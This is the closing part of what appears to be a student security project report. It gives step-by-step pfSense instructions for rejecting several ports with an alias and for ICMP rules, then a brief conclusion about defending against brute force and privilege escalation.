Address Family
Select the Internet Protocol version this rule applies to.

Protocol
Choose which IP protocol this rule should match.

Source

Source ☐ Invert match /

[Display Advanced](#)

The **Source Port Range** for a connection is typically random and almost never equal to the destination port. In most cases this setting must remain at its default value, **any**.

Destination

Destination ☐ Invert match /

Destination Port Range
From Custom To Custom
Specify the destination port or port range for this rule. The "To" field may be left empty if only filtering a single port.

Extra Options

Log ☐ Log packets that are handled by this rule
Hint: the firewall has limited local log space. Don't turn on logging for everything. If doing a lot of logging, consider using a remote syslog server (see the [Status: System Logs: Settings](#) page).

Description
A description may be entered here for administrative reference. A maximum of 52 characters will be used in the ruleset and displayed in the firewall log.

Edit Firewall Rule

Action
Choose what to do with packets that match the criteria specified below.
Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for UDP) is returned to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded.

Disabled ☐ Disable this rule
Set this option to disable this rule without removing it from the list.

Interface
Choose the interface from which packets must come to match this rule.

Address Family
Select the Internet Protocol version this rule applies to.

Protocol
Choose which IP protocol this rule should match.

Source

Source ☐ Invert match /

[Display Advanced](#)

The **Source Port Range** for a connection is typically random and almost never equal to the destination port. In most cases this setting must remain at its default value, **any**.

Destination

Destination ☐ Invert match /

Destination Port Range
From Custom To Custom
Specify the destination port or port range for this rule. The "To" field may be left empty if only filtering a single port.

Extra Options

Log ☒ Log packets that are handled by this rule
Hint: the firewall has limited local log space. Don't turn on logging for everything. If doing a lot of logging, consider using a remote syslog server (see the [Status: System Logs: Settings](#) page).

Description
A description may be entered here for administrative reference. A maximum of 52 characters will be used in the ruleset and displayed in the firewall log.

STEPS TO REJECT SEVERAL PORTS

Step 1: In web browser enter the IP address of your pfSense firewall. Log in with your credentials.

Step 2: Navigate to Firewall Rules: In the interface, go to "Firewall" and select "Rules."

Step 3: Choose the interface (e.g., LAN, WAN, OPT1) where you want to add the rule.

Step 4: Create a Firewall Rule:

- Click the "+" (Add) button to create a new rule. Set the action to "Reject."
- Select the protocol you want to block (e.g., TCP, UDP, or any).
- Define the source and destination of the traffic as needed.

Step 5: Specify the Alias for Multiple Ports:

- In the "Destination port range" field, select your existing alias (e.g., "Blocked_Ports") from the dropdown list.
- This alias should contain the multiple ports you want to block.

Step 6: Additional Options: Configure any additional options like logging.

Step 7: Click the "Save" and "Apply Changes" button.

The screenshot shows the 'Edit Firewall Rule' page in pfSense. The breadcrumb trail at the top is 'Firewall / Rules / Edit'. The page is divided into several sections:

- Action:** A dropdown menu is set to 'Reject'. Below it is a hint: 'Choose what to do with packets that match the criteria specified below. Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for) whereas with block the packet is dropped silently. In either case, the original packet is discarded.'
- Disabled:** A checkbox labeled 'Disable this rule' is unchecked. Below it is a hint: 'Set this option to disable this rule without removing it from the list.'
- Interface:** A dropdown menu is set to 'LAN'. Below it is a hint: 'Choose the interface from which packets must come to match this rule.'
- Address Family:** A dropdown menu is set to 'IPv4'. Below it is a hint: 'Select the Internet Protocol version this rule applies to.'
- Protocol:** A dropdown menu is set to 'Any'. Below it is a hint: 'Choose which IP protocol this rule should match.'
- Source:** A section with a 'Source' dropdown set to 'LAN net', an 'Invert match' checkbox (unchecked), and a 'Source Address' field.
- Destination:** A section with a 'Destination' dropdown set to 'any', an 'Invert match' checkbox (unchecked), and a 'Destination Address' field.
- Extra Options:**
 - Log:** A checkbox labeled 'Log packets that are handled by this rule' is checked. Below it is a hint: 'Hint: the firewall has limited local log space. Don't turn on logging for everything. If doing a lot of logging, consider the Status: System Logs: Settings page).'
 - Description:** A text field contains 'Reject any not allowed outbound'. Below it is a hint: 'A description may be entered here for administrative reference. A maximum of 52 characters will be used in the log.'

STEPS TO APPLY ICMP

ICMP are helps to controlling traffic. ICMP messages are broken down by message types and codes. Some type numbers are: Type 3 (Destination Unreachable), Type 8 (ICMP Echo Request (Ping)), Type 11 (time exceeded), Type 12 (Parameter problem).

To apply ICMP need to follow following steps:

Step 1: Go to "Firewall" and select "Rules" from the drop-down menu. Choose the interface (LAN) want to apply ICMP rules to.

Step 2: Add a New Rule: Click the "+ Add" button to create a new firewall rule.

Step 3 : Configure the Rule:

- Action: Choose whether you want to "Pass" or "Block" ICMP traffic.
- Interface: Select the appropriate interface (e.g., LAN).
- Protocol: Choose "ICMP" from the list.
- Description: Give the rule a meaningful description to help you remember its purpose.

Step 4: ICMP Subtypes: We can select specific ICMP subtypes to allow or block.

Step 5: Logging: You can enable logging for the rule to track the traffic.

Step 6: After configuring the rule, click the "Save" button and "Apply Changes" button.

Step 7: Test ICMP Connectivity: With the ICMP rule in place, you can now test ICMP connectivity using tools like the "ping" command from a device on the allowed network.

The screenshot shows the 'Edit Firewall Rule' configuration window in Mikrotik WinBox. The rule is named 'ICMP Allowed OutBound' and is configured with the following settings:

- Action:** Pass
- Disabled:** ☐ Disable this rule
- Interface:** LAN
- Address Family:** IPv4
- Protocol:** ICMP
- ICMP Subtypes:** any, Alternate Host, Datagram conversion error, Echo reply
- Source:** any
- Destination:** any
- Log:** ☒ Log packets that are handled by this rule
- Description:** ICMP Allowed OutBound
- Advanced Options:** ☒ Display Advanced

The 'Rule Information' section at the bottom shows the Tracking ID as 1093259784.

CONCLUSION

This project is all about bolstering the security of our digital systems. We delved into the dangers of brute force attacks on FTP, SSH, and Telnet, which are common entry points for cyber intruders. We also explored privilege escalation techniques, where hackers try to gain more control over systems, both horizontally and vertically. Using Shodan, a powerful tool, we discovered just how much sensitive data is exposed on FTP servers, highlighting the need for better security. We introduced pfSense, a robust firewall, as our digital guardian. It's clear that the landscape of cyber threats is ever-changing, and we must be vigilant. Building strong defenses with multi-factor authentication and secure passwords is crucial. We must also stay one step ahead by monitoring and updating our systems. Encrypting sensitive data is a must, and pfSense acts like a protective castle wall. In the end, this project teaches us that cybersecurity is an ongoing journey. We need to learn, be aware, and put good practices into action to protect our digital assets in a world where cyber threats keep evolving.

REFERENCES

- [1] <https://ijrpr.com/uploads/V3ISSUE11/IJRPR7767.pdf>
- [2] <https://ia800705.us.archive.org/17/items/shodan-book-extras/shodan/shodan.pdf>
- [3] <https://www.safe.security/assets/img/research-paper/pdf/A%20hands-on%20approach%20to%20Linux%20Privilege%20Escalation.pdf>
- [4] <https://www.scribd.com/document/154119937/Graduation-project-report-pfSense>